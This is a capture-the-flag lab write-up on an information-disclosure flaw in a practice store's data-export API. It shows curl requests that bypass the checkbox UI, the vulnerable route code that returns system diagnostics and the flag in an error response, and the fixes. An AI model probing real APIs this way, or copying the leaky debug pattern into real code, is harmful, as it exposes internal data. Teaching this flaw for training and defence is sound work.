
A data export feature lets you pick which profile fields to download. The UI only offers valid fields through checkboxes, so everything looks locked down. But the API behind it accepts arbitrary field names — send it one it doesn’t recognize, and instead of a clean error, it dumps full system diagnostics including internal feature flags. That’s where the flag is. You’ll bypass the frontend, hit the endpoint directly, and read what comes back.
Table of contents
Open Table of contents
Lab setup
Start the lab:
npx create-oss-store@latestOr with Docker (no Node.js required):
docker run -p 127.0.0.1:3000:3000 leogra/oss-oopssec-storeThe app runs at http://localhost:3000.
What you’re targeting
The app has a profile page at /profile with a Data Export tab. It lets users download their own data in JSON or CSV by selecting fields through checkboxes (User ID, Email, Role, Address ID) and clicking “Export Data”.

The UI looks safe — you can only pick from a fixed set of valid fields, so there’s no way to submit an invalid one through the browser. But that’s just client-side validation. The endpoint behind it is POST /api/user/export, and it accepts a JSON body with two parameters:
{
  "format": "json",
  "fields": ["id", "email", "role"]
}
The fields value is an array of strings. The API checks each field against an allowlist. Valid fields? You get your data back. Invalid fields? The API throws an error — and that error says way too much.
Step-by-step exploitation
1. Log in
You need an authenticated session. Use one of the seeded accounts:
- Email:
alice@example.com - Password:
iloveduck
Log in through the UI at /login, or grab a session cookie via curl:
curl -c cookies.txt -X POST http://localhost:3000/api/auth/login \
  -H "Content-Type: application/json" \
  -d '{"email":"alice@example.com","password":"iloveduck"}'
2. Explore the Data Export tab
Go to /profile and click the Data Export tab. You’ll see a form with a format dropdown (JSON/CSV) and a set of checkboxes for selecting fields. Try it out — everything works fine with the provided options, and the responses are clean.
Notice that you can’t type anything custom. The frontend only sends valid field names. You won’t find the vulnerability by clicking around in the browser.
3. Hit the API directly with an invalid field
The interesting part happens when you bypass the UI and call the endpoint yourself. Send a field name that doesn’t exist:
curl -b cookies.txt -X POST http://localhost:3000/api/user/export \
  -H "Content-Type: application/json" \
  -d '{"format":"json","fields":["invalid_field"]}'
The API rejects the request with a 400 — but the error response contains way more than “invalid field.”
4. Read the debug payload
The error response looks like this:
{
  "error": "Invalid field names in export request",
  "invalidFields": ["invalid_field"],
  "allowedFields": ["id", "email", "role", "addressId", "password"],
  "debug": {
    "message": "Export failed due to invalid field specification",
    "requestedFields": ["invalid_field"],
    "systemDiagnostics": {
      "timestamp": "2026-04-04T10:23:45.123Z",
      "nodeVersion": "v22.14.0",
      "environment": "development",
      "database": {
        "connected": true,
        "version": "Prisma Client v6.19.1"
      },
      "featureFlags": "OSS{1nf0_d1scl0sur3_4p1_3rr0r}"
    }
  }
}
The flag is in debug.systemDiagnostics.featureFlags.
Capturing the flag
The flag is:
OSS{1nf0_d1scl0sur3_4p1_3rr0r}It shows up in the featureFlags field inside the systemDiagnostics object. Any request with at least one invalid field triggers it — the API calls getSystemDiagnostics() and dumps everything into the response body. Any authenticated user can do this, no special privileges needed.
The key lesson: the frontend checkbox UI prevents invalid input in the browser, but the API itself has no such restriction. Client-side validation is a UX feature, not a security control. An attacker will always bypass the UI and talk to the API directly.
Why this vulnerability exists
Look at what happens in route.ts when the API finds invalid fields:
if (invalidFields.length > 0) {
  const diagnostics = await getSystemDiagnostics();

  return NextResponse.json(
    {
      error: "Invalid field names in export request",
      invalidFields: invalidFields,
      allowedFields: ALLOWED_USER_FIELDS,
      debug: {
        message: "Export failed due to invalid field specification",
        requestedFields: requestedFields,
        systemDiagnostics: diagnostics,
      },
    },
    { status: 400 }
  );
}
The developer added a debug block to help during development, and it calls getSystemDiagnostics(). That function queries the database, pulls Node.js version info, environment variables, and reads feature flags from the database. All of that gets shipped to the client in the error response.
The frontend was later hardened with checkboxes to prevent users from entering invalid fields. But since the server-side debug payload was never removed, anyone who calls the API directly can still trigger the leak.
Three assumptions failed here:
- “The UI prevents bad input, so the API is safe.” Client-side validation doesn’t protect the server. An attacker doesn’t need a browser — curl, Postman, or a script will do.
- “Only valid requests will hit production.” The debug payload was probably meant for local development, but it ships on every invalid-field error regardless of environment.
- “Error responses are harmless.” Dumping diagnostics in a 400 response felt like a debugging convenience. It’s an information leak.
This falls under CWE-209 (error messages containing sensitive information) and CWE-200 (exposure of sensitive information to an unauthorized actor).
How to fix it
Strip the debug data from error responses. Error messages sent to users should contain only what they need to fix their request:
if (invalidFields.length > 0) {
  return NextResponse.json(
    {
      error: "Invalid fields specified",
      allowedFields: ALLOWED_USER_FIELDS,
    },
    { status: 400 }
  );
}
No diagnostics, no system internals.
If you need debug context when errors happen, log it server-side. Write it to your logging pipeline, not to the HTTP response:
if (invalidFields.length > 0) {
  console.error("Export validation failed", {
    userId: user.id,
    invalidFields,
    requestedFields,
  });

  return NextResponse.json(
    { error: "Invalid fields specified" },
    { status: 400 }
  );
}
If you absolutely need verbose errors during development, gate them behind an environment check so they never run in production:
const response: Record<string, unknown> = {
  error: "Invalid fields specified",
};

if (process.env.NODE_ENV === "development") {
  response.debug = { requestedFields, invalidFields };
  // Still don't include system diagnostics
}
Wrapping up
Verbose error messages have caused real breaches. In 2019, First American Financial exposed 885 million records partly because their error handling leaked internal references. Debug payloads in production APIs are one of the most common findings in pentests, and attackers check for them early.